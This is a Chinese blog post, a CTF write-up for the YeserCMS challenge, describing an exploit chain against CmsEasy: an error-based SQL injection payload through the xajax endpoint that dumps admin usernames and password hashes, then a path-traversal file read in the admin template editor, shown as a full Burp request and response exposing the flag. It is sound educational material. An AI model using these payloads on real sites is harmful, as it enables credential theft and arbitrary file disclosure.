

# i春秋“百度杯”CTF比赛 九月场 YeserCMS

原创


[「已注销」](#) 于 2018-09-08 15:05:18 发布 1112 收藏

分类专栏: [i春秋](#)

友链: <https://cutt.ly/7777aaaa>

本文链接: [https://blog.csdn.net/include\\_heqile/article/details/82529633](https://blog.csdn.net/include_heqile/article/details/82529633)

版权



[i春秋 专栏收录该内容](#)

19 篇文章 0 订阅

订阅专栏

欢迎扫码关注微信公众号



<https://www.ichunqiu.com/battalion?t=1>

首先说明一点, 这题不是我自己做出来的, 我参考了很多博主的 `writup`, 但是他们的 `writup` 只是提示我应该去利用什么漏洞:

```
https://www.w00yun.top/bugs/wooyun-2015-0137013.html
```


虽然知道了是这个漏洞, 但是我不会利用, 在这上面耗了很长时间, 因为我直接把漏洞报告中的 `postdata` 数据给提交上去了, 但是i春秋的好像更改了 `cmseasy`, 所以我们并不需要对注入语句二次编码, 只要把 `'` 进行编码即可:

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx%27,(UpdateXML(1,CONCAT(0x5b,substring((SELECT/**/GROUP_CONCAT(username,password) from yesercms_user),1,80),0x5d),1)),NULL)-- </q></xjxquery>
```

查询语句是:

```
substring((SELECT/**/GROUP_CONCAT(username,password) from yesercms_user),1,80)
```

只需要更改1和80就可以更改显示字符串的起始位置和终止位置，因为显位有限，所以我们只能一节一节地看，得到用户名和 md5 加密之后的密码我们就可以登录后台了，直接在网站 URL 后面加上 admin 即可，在里面的编辑模板有文件读漏洞，使用 burpsuit 可以查看到任意文件



**Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry\_Lau - Unlimited by mxcx@fosec.vn**

Burp Intruder Repeater Window Help

Target: <http://242a3dce7239411fa391ce082cb5ab236868642feec647d0.game.ichunqiu.com>

### Request

Raw Params Headers Hex

```
=default HTTP/1.1
Host: 242a3dce7239411fa391ce082cb5ab236868642feec647d0.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: application/json, text/javascript, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://242a3dce7239411fa391ce082cb5ab236868642feec647d0.game.ichunqiu.com/index.php?case=template&act=edit&admin_dir=admin&site=default
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 19
Cookie:
UM_distinctid=165aef7dea59-030cbbc374c2bf-1161694a-144000-165aef7dea882; pgv_pvi=7597613056;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1536238806,1536287878,1536379517;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
ci_session=62c2574c1016005a5a8324b853935be07123dde5;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1536379627;
Hm_lvt_9104989ce242a8e03049eaceca950328=1536379518;
Hm_lpvt_9104989ce242a8e03049eaceca950328=1536379518;
Hm_lvt_1a32f7c660491887db09e0e9c314b022=1536379519;
Hm_lpvt_1a32f7c660491887db09e0e9c314b022=1536379519;
pgv_si=s7006836736;
browse=CF1ZTxUYUONaW1hEVQJTRFBZSkdeQFFYWpFRVdRWEdTU1PWOBLThQ; PHPSESSID=f039253d8f2d91ec621e67ae91afda8c;
login_username=admin;
login_password=a94f8d9844c391a79ae9db9aa41d2c44;
passinfo=%E5%85%8D%E8%B4%B9%E7%89%88+%3C%4Dhref%3D%22http%3A%2F%2Fwww.cmseasy.cn%2Fservice_1.html%22+target%3D%22_blank%22%3E%3Cfont+color%3D%22green%22%3E%28%E8%B4%AD%E4%B9%B0%E6%8E%88%E6%9D%83%29%3C%2Ffont%3E%3C%2Fa%3E;
style=skin2
Connection: close

&id=#../../flag.php
```

### Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 08 Sep 2018 06:18:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 267
Connection: close
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT

{"content": "<textarea rows=\"20\" cols=\"78\" id=\"../../flag.php_content\" style=\"font-family: Fixedsys,verdana,☐☐; font-size: 12px;\" name=\"../../flag.php_content\"><?php\necho 'flag is here!';\n'flag{7e7ea343-b6ae-4e13-ae4c-7b23cb7b443f}';\n</textarea>"}

```

Done

562 bytes | 62 millis